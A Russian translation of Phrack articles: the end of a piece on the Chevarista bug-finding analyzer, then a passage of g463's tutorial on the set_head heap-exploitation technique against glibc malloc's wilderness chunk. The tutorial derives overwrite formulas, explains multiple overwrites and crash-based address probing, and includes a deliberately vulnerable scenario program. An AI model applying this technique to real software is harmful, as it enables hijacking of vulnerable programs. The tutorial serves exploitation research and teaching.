Я надеюсь, что побудил андеграундное сообщество задуматься об использовании более формальных техник для обнаружения ошибок в программах. Я не включаю в статью этот мечтательный автоматизированный инструмент, а более простой, который показывает данный подход как результативный, и с нетерпением жду появления более автоматизированных инструментов от сообщества обратной инженерии в будущем. Анализатор chevarista не будет продолжаться в текущем виде, но переосмысливается в другой среде анализа на основе специализированного языка для обратной инженерии и декомпиляции машинного кода. Не стесняйтесь взламывать код — вам не нужно присылать мне патчи, так как я больше не использую этот инструмент для собственного аудита уязвимостей. Я не желаю поощрять скрипт-кидди использовать подобные инструменты, так как они всё равно не будут знать, как эксплуатировать результаты (нет, это не даёт вам root-оболочку).

VII. Благодарности

Зачем в каждой статье Phrack должны быть благодарности?

Люди, оценившие Chevarista, знают, кто они.

VIII. Ссылки

- **[TVLA]** Трёхзначная логика — http://en.wikipedia.org/wiki/Ternary_logic
- **[AI]** Абстрактная интерпретация — <http://www.di.ens.fr/~cousot/>
- **[MC]** Проверка моделей — http://en.wikipedia.org/wiki/Model_checking
- **[CEGF]** Уточнение абстракции, управляемое контрпримерами — E Clarke — Temporal Representation and Reasoning
- **[BN]** Sabre-security BinDiff & BinNavi — <http://www.sabre-security.com/>
- **[JPF]** NASA JavaPathFinder — <http://javapathfinder.sourceforge.net/>
- **[UNG]** UQBT-ng: инструмент для поиска целочисленных переполнений в Win32-бинарниках — events.ccc.de
- **[SSA]** Efficient computing static single assignment form — R Cytron, J Ferrante, BK Rosen, MN Wegman — www.cs.cmu.edu/Research/SSA/
- **[SSI]** Static Single Information (SSI) — CS Ananian — 1999 — lcs.mit.edu
- **[MCI]** Modern Compiler Implementation (книга) — Andrew Appel
- **[BMC]** The BLAST Model Checker — <http://mtc.epfl.ch/software-tools/blast/>
- **[AD]** 22C3 - Autodafe: An act of software torture — [events.ccc.de/congress/2005/fahrplan/events/606.en.h](http://events.ccc.de/congress/2005/fahrplan/events/606.en.html)

- **[TL]** Линейная темпоральная логика — http://en.wikipedia.org/wiki/Linear_Temporal_Logic
- **[ASA]** The ASTREE static analyzer — www.astree.ens.fr
- **[DLB]** Dvorak LKML select bug — где-то затерявшийся на lkml.org
- **[RSI]** ERESI (Reverse Engineering Software Interface) — <http://eresi.asgardlabs.org>
- **[PA]** Automatic Predicate Abstraction of C Programs — T Ball, R Majumdar, T Millstein, SK Rajamani — ACM
- **[IRM]** Справочное руководство INTEL — <http://www.intel.com/design/pentium4/documentation.htm>
- **[SRM]** Справочное руководство SPARC — <http://www.sparc.org/standards/>
- **[LAT]** Wikipedia: решётка — http://en.wikipedia.org/wiki/Lattice_%28order%29
- **[DDA]** Data Dependence Analysis of Assembly Code — <ftp://ftp.inria.fr/INRIA/publication/publi-pdf/RR/RR->
- **[DP]** Design Patterns: Elements of Reusable Object-Oriented Software — Erich Gamma, Richard Helm, Ralph

IX. Код

Свяжитесь со мной для получения кода. Он не включён в данную статью, но будет предоставлен по запросу при наличии интереса.

Использование set_head для обхода wilderness-чанка

```

_/B\
(* *)
| - |
| | |
| | | The use of set_head to defeat the wilderness
| | |
| | | By g463
| | |
| | | jean-sebastien@guay-leroux.com
| | |
(-----)
_/W\
(* *)
| - |
| | |
| | |
| | |
| | |
| | |
| | |
| | |
(-----)

```

Автор: g463

Контакт: jean-sebastien@guay-leroux.com

- 1 — Введение
- 2 — Техника set_head()
 - 2.1 — Взгляд в прошлое: техника «House of Force»
 - 2.2 — Основы set_head()
 - 2.3 — Детали set_head()
- 3 — Автоматизация
 - 3.1 — Определение базовых параметров
 - 3.2 — Вывод формул
 - 3.3 — Вычисление значений
- 4 — Ограничения
 - 4.1 — Требования двух различных техник
 - 4.1.1 — Техника set_head()
 - 4.1.2 — Техника «House of Force»
 - 4.2 — Техника «почти 4 байта почти в любое место»
 - 4.2.1 — Всё в жизни кратно 8
 - 4.2.2 — Размер тор-чанка должен быть больше запрошенного размера malloc
 - 4.2.3 — Логическое OR с PREV_INUSE
- 5 — Развитие техники set_head()
 - 5.1 — Множественные перезаписи
 - 5.2 — Информационная утечка
- 6 — Примеры
 - 6.1 — Базовые сценарии
 - 6.1.1.1 — Простейшая форма техники set_head()
 - 6.1.1.2 — Эксплойт
 - 6.1.2.1 — Множественные перезаписи
 - 6.1.2.2 — Эксплойт
 - 6.2 — Реальный случай: утилита file(1)
 - 6.2.1 — Уязвимость
 - 6.2.2 — Всё встаёт на свои места
 - 6.2.3 — hanuman.c
- 7 — Заключительное слово
- 8 — Ссылки

1 — Введение

В прошлом было опубликовано немало статей, описывающих техники эксплуатации уязвимостей во внутреннем менеджере памяти стандартной библиотеки GNU C. Первую технику предложил Solar Designer в своём описании уязвимости в браузере Netscape[1]. С тех пор многие исследователи развили её ([2], [3], [4], [5], [6] — лишь несколько примеров). Тем не менее существует одна ситуация, которая неизменно вызывает значительно больше затруднений, чем остальные. Любой, кто уже пытался воспользоваться этой ситуацией, согласится. Как захватить управление уязвимой программой, если единственная критически важная информация, которую можно перезаписать, — это заголовок wilderness-чанка?

Техника `set_head` — это новый способ получить примитив «запись почти 4 произвольных байтов почти в любое место». Она появилась в результате исследования ошибки в утилите `file(1)`, которую автору не удавалось эксплуатировать существующими методами.

В этой статье будут подробно рассмотрены детали техники. Также будет показано, как практически применять её в других эксплойтах. Отдельно рассматриваются ограничения техники. Наконец, для лучшего понимания различных аспектов приведены примеры.

2 — Техника `set_head()`

Большинство авторов эксплойтов, использующих техники `malloc`, не подозревают о трудностях, которые несёт wilderness-чанк, пока не столкнутся с ними лично. Именно тогда они осознают, что известные техники (`unlink` и прочие) не работают в данном конкретном контексте.

Как однажды сказал MaXX [3]: «Wilderness-чанк — один из самых опасных противников атакующего, пытающегося эксплуатировать некорректное управление кучей. Поскольку этот чанк обрабатывается `dlmalloc` особым образом, атакующий редко сможет выполнить произвольный код, если испортит лишь граничный тег wilderness-чанка.»

2.1 — Взгляд в прошлое: техника «House of Force»

Чтобы лучше понять детали техники `set_head()`, описанной в этой статье, полезно сначала изучить то, что уже было сделано в области эксплуатации `top`-чанка.

Эксплуатация wilderness-чанка целенаправленно исследовалась и раньше. Первопроходцем в этой области является Phantasmal Phantasmagoria.


В 2004 году он написал статью «Exploiting the wilderness». Детали этой техники выходят за рамки данной статьи, однако вы можете узнать о ней из его работы [5].

Свою вторую попытку эксплуатировать wilderness он предпринял в превосходной статье «Malloc Maleficarum» [4], назвав свою технику «House of Force». Для лучшего понимания `set_head()` ниже приводится описание «House of Force».

Идея «House of Force» проста, однако требует чёткого следования конкретным шагам.

Шаг первый:

Первый шаг «House of Force» состоит в переполнении поля размера `top-чанка`, чтобы заставить библиотеку `malloc` считать его большим, чем он есть на самом деле. Предпочтительное новое значение размера `top-чанка` — `0xffffffff`. Ниже приведена ASCII-схема расположения памяти в момент переполнения. Обратите внимание: `top-чанк` находится где-то в куче.



Шаг второй:


После этого выполняется вызов `malloc` с пользовательским размером. При этом `top`-чанк разделяется на две части: одна возвращается пользователю, а другая становится `remainder`-чанком (новым `top`-чанком).

Цель этого шага — переместить `top`-чанк непосредственно перед записью в таблице глобальных смещений (`GOT`). Новое расположение `top`-чанка — это сумма текущего адреса `top`-чанка и значения аргумента `malloс`. Это вычисление выполняется следующей строкой кода:

```
--[ From malloc.c


remainder = chunk at offset(victim, nb);
```

После вызова `malloc` расположение памяти должно выглядеть примерно так:



Шаг третий:

Наконец, необходим ещё один вызов `malloc`. Его размер должен быть достаточно большим, чтобы задействовать код обработки `top-чанка`. Если содержимое этого буфера каким-либо образом контролируется атакующим, он может перезаписать записи в `GOT` и перехватить управление процессом. Ниже показано расположение памяти в момент выделения:



2.2 — Основы set_head()

Теперь, когда базовый обзор «House of Force» завершён, рассмотрим технику `set_head()`. Основная идея состоит в использовании макроса `set_head()` для записи почти четырёх произвольных байтов почти в любое место памяти. Этот макрос обычно применяется для установки значения поля размера чанка памяти. Посмотрим на код:

```
--[ From malloc.c:


/* Set size/use field */
#define set head(p, s)      ((p)->size = (s))
```


Строка очень проста: она берёт чанк памяти `p`, изменяет его поле размера и заменяет его значением переменной `s`. Если атакующий контролирует оба этих параметра, появляется возможность изменить содержимое произвольной ячейки памяти нужным значением.

Чтобы инициировать конкретный вызов `set_head()`, способный привести к такой произвольной перезаписи, необходимо выполнить два конкретных шага.

Первый шаг:

Первый шаг техники `set_head()` состоит в переполнении поля размера `top-чанка`, чтобы заставить библиотеку `malloc` считать его большим, чем он есть. Конкретное значение перезаписи зависит от параметров эксплуатируемой ситуации. Ниже — ASCII-схема расположения памяти в момент переполнения.






Второй шаг:

После этого выполняется вызов `malloc` с пользовательским размером. Топ-чанк разделяется на две части: одна возвращается пользователю, другая — remainder-чанк (новый топ-чанк).

Цель этого шага — переместить топ-чанк перед той ячейкой памяти, которую нужно перезаписать. Эта ячейка должна находиться в стеке — почему, объясняется в разделе 4.2.2. В ходе этого шага код `malloc` установит размер нового топ-чанка с помощью макроса `set_head()`. Схема расположения памяти в момент перезаписи:



Если атакующий контролирует новое расположение топ-чанка и его новый размер, он получает примитив «запись почти 4 произвольных байтов почти в любое место».

2.3 — Детали `set_head()`

Макрос `set_head` используется в библиотеке `malloc` многократно. Однако есть одно особенно интересное место, где его параметры можно контролировать. Это позволяет атакующему перезаписать 4 байта памяти нужным ему значением.

При вызове `malloc` для выделения запрошенной памяти перебираются различные методы. MaXX отлично описал алгоритм `malloc` в разделе 3.5.1 своей работы[3]. Настоятельно рекомендуем прочитать её перед тем, как продолжить. Вот основные шаги алгоритма:

1. Попытаться найти чанк в бине, соответствующем размеру запроса;
2. Попытаться использовать `remainder`-чанк;
3. Попытаться найти чанк в обычных бинах.

Если все три шага не дали результата, происходит интересное. Функция `malloc` пытается разбить `top`-чанк. Вызывается участок кода `use_top`. Именно в нём возможно воспользоваться вызовом `set_head()`. Рассмотрим код `use_top`:

```
--[ From malloc.c

01 Void_t*
02 _int_malloc(mstate av, size_t bytes)
03 {
04     INTERNAL_SIZE_T nb;                /* normalized request size */
05
06     mchunkptr      victim;              /* inspected/selected chunk */
07     INTERNAL_SIZE_T size;                /* its size */
08
09     mchunkptr      remainder;            /* remainder from a split */
10     unsigned long   remainder_size;      /* its size */
11
12
13     checked_request2size(bytes, nb);
14
15 [ ... ]
16
17     use_top:
18
19     victim = av->top;
20     size = chunksize(victim);
21
22     if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
23         remainder_size = size - nb;
24         remainder = chunk_at_offset(victim, nb);
25         av->top = remainder;
26         set_head(victim, nb | PREV_INUSE |
27                 (av != &main_arena ? NON_MAIN_ARENA : 0));
28         set_head(remainder, remainder_size | PREV_INUSE);
29
30         check_malloced_chunk(av, victim, nb);
31         return chunk2mem(victim);
32     }
```

Всё волшебство происходит на строке 28. Принудив программу к определённому состоянию, можно управлять параметрами `set_head()` и перезаписать почти любой адрес памяти почти четырьмя произвольными байтами.

Рассмотрим, как управлять двумя параметрами — `remainder` и `remainder_size`:

1. Как получить контроль над `remainder_size`:

- а. На строке 13 `nb` заполняется нормализованным размером аргумента вызова `malloc`. Атакующий должен контролировать значение этого аргумента.
- б. Техника требует, чтобы поле размера `top`-чанка было перезаписано в результате переполнения. На строках 19 и 20 перезаписанное значение поля размера `top`-чанка загружается в `size`.
- с. На строке 22 проверяется, достаточно ли `top`-чанка для обслуживания запроса `malloc`. Атакующему нужно, чтобы это условие было истинным для достижения макроса `set_head()` на

строке 28.

- d. На строке 23 из размера top-чанка вычитается запрошенный размер malloc. Остаток сохраняется в `remainder_size`.

2. Как получить контроль над `remainder`:

- a. На строке 13 `nb` заполняется нормализованным размером аргумента `malloc`. Атакующий должен контролировать этот аргумент.
- b. На строке 19 переменная `victim` заполняется адресом top-чанка.
- c. На строке 24 вызывается `chunk_at_offset()`, прибавляющий `nb` к значению `victim`. Результат сохраняется в `remainder`.

Наконец, на строке 28 макрос `set_head()` изменяет поле размера фиктивного `remainder`-чанка, записывая в него содержимое переменной `remainder_size`. Так и достигается примитив «запись почти 4 произвольных байтов почти в любое место памяти».

В разделе 2.3 было объяснено, что переменные `remainder` и `remainder_size` будут использованы в качестве параметров макроса `set_head`. Следующие шаги объясняют, как добиться нужных значений этих переменных.

3.1 — Определение базовых параметров

Перед тем как эксплуатировать уязвимость с помощью техники `set_head`, атакующий должен определить параметры уязвимого контекста:

1. **Адрес возврата (return location, `retloc`):** Ячейка памяти, в которую нужно произвести запись.
2. **Возвращаемый адрес (return address, `retadr`):** Содержимое, которое будет записано в `retloc`. Обычно это адрес шеллкода.
3. **Расположение top-чанка (`toploc`):** Для использования техники необходимо знать точное положение top-чанка в памяти.

3.2 — Вывод формул

На этапе эксплуатации атакующий управляет двумя вещами: содержимым перезаписанного поля размера top-чанка и размером аргумента вызова `malloc`. Выбранные значения определяют точное содержимое переменных `remainder` и `remainder_size`, позднее используемых макросом `set_head()`.

Ниже приведены две формулы для нахождения нужных значений.

1. Как найти значение параметра `malloc`:

- a. `remainder = chunk_at_offset(victim, nb)`
- b. `nb` — нормализованное значение аргумента `malloc` (результат `request2size()`).
Для упрощения прибавим 8:
`remainder = chunk_at_offset(victim, nb + 8)`
- c. `chunk_at_offset()` прибавляет `nb` к адресу top-чанка:
`remainder = toploc + (nb + 8)`
- e. `remainder` — это `retloc`, `nb` — это `malloc_size`:
`retloc = toploc + (malloc_size + 8)`
- d. Выразим `malloc_size`:

```
malloc_size = (retloc - toploc - 8)
```

2. Как найти новый размер top-чанка:

- a. `remainder_size = size - nb;`
- b. `size` — размер top-чанка (`topchunk_size`), `nb` — нормализованный параметр `malloc` (`malloc_size`):
`remainder_size = topchunk_size - malloc_size`
- c. `remainder_size` — это в действительности `retadr`:
`retadr = topchunk_size - malloc_size`
- d. Выразим `topchunk_size`:
`topchunk_size = retadr + malloc_size`
- e. `topchunk_size` будет очищен от трёх младших битов макросом `chunksize()`.
Учтём это, прибавив 8:
`topchunk_size = (retadr + malloc_size + 8)`
- g. Учтём, что в макросе `set_head()` устанавливается флаг `PREV_INUSE`:
`topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE`

3.3 — Вычисление значений

Итак, две базовые формулы:

- 1. `malloc_size = (retloc - toploc - 8)`
- 2. `topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE`

Теперь можно вычислить точные значения для вашего эксплойта.

Для упрощения интеграции этих формул в код эксплойта можно использовать функцию `set_head_compute()`, представленную в коде эксплойта для утилиты `file(1)` (см. раздел 6.2.3).

Прототип функции:

```
struct sethead * set_head_compute  
(unsigned int retloc, unsigned int retadr, unsigned int toploc)
```

Структура, возвращаемая функцией `set_head_compute()`:

```
struct sethead {  
    unsigned long topchunk_size;  
    unsigned long malloc_size;  
}
```

Передав функции адрес возврата, возвращаемый адрес и расположение top-чанка, она вычислит точные значения `malloc_size` и `topchunk_size` для вашего эксплойта, а также сообщит, возможна ли запрошенная операция записи исходя из выбранных значений.

4 — Ограничения

На момент написания статьи не существовало простого и универсального способа эксплуатировать переполнение кучи с участием top-чанка. Каждая техника требует определённого контекста. Техника `set_head` не является исключением.

Кроме того, это не настоящий примитив «запись 4 произвольных байтов в любое место» — скорее, «запись почти 4 произвольных байтов почти в любое место памяти».

4.1 — Требования двух различных техник

Для эксплуатации ситуации с wilderness-чанком должны выполняться определённые условия. Эти условия накладывают ряд ограничений при попытке эксплуатировать программу. Ниже перечислены требования техники `set_head` и техники «House of Force» для сравнения.

4.1.1 — Техника `set_head()`

Минимальные требования:

1. Поле размера top-чанка должно быть перезаписано значением, которое контролирует атакующий;
2. Затем должен последовать вызов `malloc` с параметром, который контролирует атакующий.

Техника позволяет записать почти 4 произвольных байта почти в любое место.

4.1.2 — Техника «House of Force»

Минимальные требования:

1. Поле размера top-чанка должно быть перезаписано очень большим значением;
2. Затем должен быть первый вызов `malloc` с очень большим размером. Важно: выделенный буфер должен быть освобождён только после третьего шага;
3. Наконец, должен быть второй вызов `malloc`. Этот буфер должен заполняться данными, предоставляемыми пользователем.

В наилучшем случае техника позволяет перезаписать произвольный регион памяти строкой произвольной длины под контролем атакующего.

4.2 — Техника «почти 4 байта почти в любое место»

Техника `set_head` — не настоящий примитив «запись 4 произвольных байтов в любое место памяти». В `malloc.c` есть ограничения, которые существенно сужают возможные значения адреса возврата и возвращаемого адреса. Тем не менее, аккуратно подбирая значения, выполнение произвольного кода возможно.

Три основных ограничения:

4.2.1 — Всё в жизни кратно 8

Недостаток техники `set_head` — наличие макросов, гарантирующих, что адреса памяти и значения кратны 8 байтам:

- `checked_request2size()` и
- `chunksize()`

Это влияет на выбор адреса возврата и возвращаемого адреса.

Адреса памяти, перезаписываемые с помощью `set_head`, должны быть выровнены по границе 8 байт. Интересные ячейки в стеке — обычно сохранённый EIP кадра стека или указатель на функцию. Эти указатели выровнены по 4 байтам, поэтому данной техникой можно изменить каждый второй адрес памяти.

Возвращаемый адрес также должен быть кратен 8 (без учёта логического OR с `PREV_INUSE`). Как правило, атакующий может разместить NOP-заглушку перед своим шеллкодом, поэтому это не является серьёзной проблемой.

4.2.2 — Размер top-чанка должен быть больше запрошенного размера malloc

Это главный недостаток техники `set_head`. Чтобы код обработки top-чанка был вызван и обслужил запрос, перед ним выполняется проверка:

```
--[ From malloc.c

if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
```

Иными словами, размер top-чанка должен быть больше запрошенного размера malloc. Поскольку переменные `size` и `nb` вычисляются из адреса возврата, возвращаемого адреса и расположения top-чанка, это существенно ограничивает содержимое и место операции произвольной перезаписи. Тем не менее допустимая комбинация существует.

Рассмотрим значения `size` и `nb` для различных комбинаций адреса возврата и возвращаемого адреса. Предположим, что top-чанк расположен статически по адресу `0x080614f8`:

[Таблица из 4 записей — опущена]

Как видно из таблицы, ситуация, при которой `size` больше `nb`, возникает только тогда, когда адрес возврата находится в стеке, а возвращаемый адрес — в куче.

4.2.3 — Логическое OR с PREV_INUSE

При вызове макроса `set_head` к `remainder_size` (возвращаемому адресу) применяется логическое OR с флагом `PREV_INUSE`:

```
--[ From malloc.c

#define PREV_INUSE 0x1

set_head(remainder, remainder_size | PREV_INUSE);
```

В разделе 4.2.1 было сказано, что возвращаемый адрес всегда кратен 8 байтам вследствие нормализации макросами. После логического OR с `PREV_INUSE` он станет кратным 8 плюс 1. NOP-заглушка решает эту проблему. По сравнению с двумя предыдущими это ограничение весьма незначительно.

5 — Развитие техники set_head()

Как правило, хакеры стремятся сделать свои эксплойты как можно более надёжными. Эксплуатация уязвимости в лабораторных условиях и в реальной среде — разные вещи. В этом

разделе предлагаются некоторые способы повышения надёжности техники `set_head`.

5.1 — Множественные перезаписи

Один из способов сделать эксплоит значительно надёжнее — использовать множественные перезаписи. Возможность перезаписать 4 байта в ячейке памяти — это хорошо, но возможность производить множественные записи — ещё лучше[8]. Способность перезаписывать несколько ячеек памяти с помощью `set_head` повышает шансы найти правильный адрес возврата в стеке.

Важное преимущество техники `set_head` состоит в том, что она не нарушает внутреннюю информацию `malloc` таким образом, который мешал бы нормальной работе программы. Это позволяет безопасно перезаписывать более одной ячейки памяти.

Для правильного применения этой техники атакующий должен начинать перезапись с верхних адресов стека, двигаясь вниз до захвата управления программой. Ниже перечислены возможные адреса в стеке, перезаписываемые `set_head()`:

```
1: 0xbfffffff
2: 0xbffffff4
3: 0xbffffffc
4: 0xbffffffe
5: 0xbffffffd
6: 0xbffffff4
7: 0xbffffffc
8: 0xbffffff4
9: ...
```

В конце концов атакующий попадёт на ячейку памяти, являющуюся сохранённым EIP в кадре стека. Если повезёт, этот новый сохранённый EIP окажется загружен в регистр EIP.

Помните: для успешной перезаписи атакующий должен сделать две вещи:

1. Перезаписать `top-чанк` конкретным значением;
2. Выполнить вызов `malloc` с конкретным значением.

Используя формулы из раздела 3.3, вычислим значения размера `top-чанка` и аргумента `malloc` для каждой операции перезаписи. Возьмём следующие значения:

Расположение <code>top-чанка</code> :	0x08050100
Возвращаемый адрес:	0x08050200
Адрес возврата:	убывает от 0xbfffffff до 0xbffffff4

[Таблица из 8 записей — опущена]

Из таблицы видно, что при каждой операции перезаписи атакующему потребовалось бы изменять размер `top-чанка` и делать вызов `malloc` с произвольным значением. Можно ли улучшить это? Было бы замечательно, если бы между операциями перезаписи менялся только аргумент `malloc`, а размер `top-чанка` оставался неизменным.

Это возможно. Внимательно посмотрите на формулы вычисления `malloc_size` и `topchunk_size`. Предположим, у атакующего есть только одна возможность перезаписать размер `top-чанка`. Всё равно ли можно выполнять множественные перезаписи с помощью `set_head` при неизменном размере `top-чанка`?

```
1. malloc_size   = (retloc - toploc - 8)
2. topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE
```

Если взглянуть на вычисление `topchunk_size`, кажется, что да. Изменяя `retloc`, мы изменяем `malloc_size`. `malloc_size` используется для вычисления `topchunk_size`. Играя со значением `retadr` во второй формуле, можно всегда получать одно и то же значение `topchunk_size`.

Рассмотрим тот же пример, но с изменяющимся возвращаемым адресом. Пока адрес возврата убывает на 8, возвращаемый адрес будет возрастать на 8.

[Таблица из 8 записей — опущена]

Видно, что размер `top`-чанка всегда одинаков, а возвращаемый адрес меняется от одной перезаписи к другой. Атакующему нужна достаточно большая `NOP`-заглушка, чтобы адаптироваться к этому смещению.

Пример уязвимого сценария для множественных перезаписей приведён в разделе 6.1.2.1.

5.2 — Информационная утечка

Как сказано в «Shellcoder's Handbook»[9]: «Информационная утечка может сделать возможной даже трудную уязвимость». Как правило, авторы эксплойтов стремятся сделать их максимально надёжными. Если хакеры с помощью информационной утечки могут повысить надёжность техники `set_head` — это хорошо.

Техника и без того сложна в применении, поскольку опирается на неизвестные адреса памяти:

- адрес возврата,
- расположение `top`-чанка,
- возвращаемый адрес.

Если при операции перезаписи атакующий способен определить, завершилась ли программа аварийно, он может использовать это в своих интересах. В частности, это знание помогает найти один из параметров эксплуатируемой ситуации — расположение `top`-чанка.

Теоретически всё просто. Если атакующий знает реальный адрес `top`-чанка, он сможет записать данные по адресу `0xbffffffc`, но не по адресу `0xc0000004`.

Запись по адресу `0xbffffffc` успешна, поскольку этот адрес находится в стеке и служит для хранения переменных окружения программы. Это не нарушает работу программы, и она продолжит выполнение нормально.

Если же атакующий записывает данные начиная с `0xc0000000`, произойдёт ошибка сегментации, так как эта область памяти не отображена. После нарушения программа завершится аварийно.

Чтобы использовать это поведение, атакующему необходимо выполнить серию операций записи, постепенно увеличивая или уменьшая предполагаемое расположение `top`-чанка. Для каждого проверяемого расположения `top`-чанка следует произвести 6 операций записи.

Ниже приведены параметры эксплуатируемой ситуации для 6 операций записи и ожидаемые результаты. Если вы получаете такие результаты, использованное расположение `top`-чанка является верным.

[Таблица из 6 записей — опущена]

Если все шесть операций записи вызвали ошибку сегментации, атакующий, вероятно, записывает данные после `0xbffffff` или ниже предела стека.

Если все 6 операций прошли успешно и программа не завершилась аварийно, скорее всего, атакующий перезаписал некоторые значения в стеке. В этом случае нужно уменьшить используемое расположение `top`-чанка.

6 — Примеры

Лучший способ освоить что-то новое — это примеры. Ниже приведены уязвимые коды и соответствующие эксплойты.

Здесь используется сценарный подход для демонстрации эксплуатируемости ситуации. В конечном счёте эксплуатируемость контекста определяется конкретными характеристиками.

Также показано применение техники `set_head()` на реальном примере — уязвимости в утилите `file(1)`. Именно эта уязвимость и послужила причиной создания техники `set_head`.

6.1 — Базовые сценарии

Для упрощения полезно определять эксплуатируемые контексты в виде сценариев. Для каждого конкретного сценария должен существовать определённый способ эксплуатации. Изучив эти сценарии, читатель сможет соотносить их с уязвимыми ситуациями в реальных программах и точно знать, какой подход применить.

6.1.1.1 — Простейшая форма техники `set_head()`

Этот сценарий — простейшая форма применения техники `set_head()`. Именно этот подход был использован в эксплойте для утилиты `file(1)`.

```
----- scenario1.c -----
#include <stdio.h>
#include <stdlib.h>

int main (int argc, char *argv[]) {

    char *buffer1;
    char *buffer2;
    unsigned long size;

    /* [1] */    buffer1 = (char *) malloc (1024);
    /* [2] */    sprintf (buffer1, argv[1]);

    size = strtoul (argv[2], NULL, 10);

    /* [3] */    buffer2 = (char *) malloc (size);

    return 0;
}
----- end of scenario1.c -----
```

Краткое описание важных строк:

- **[1]:** Тор-чанк разбивается, выделяется область памяти размером 1024 байта.
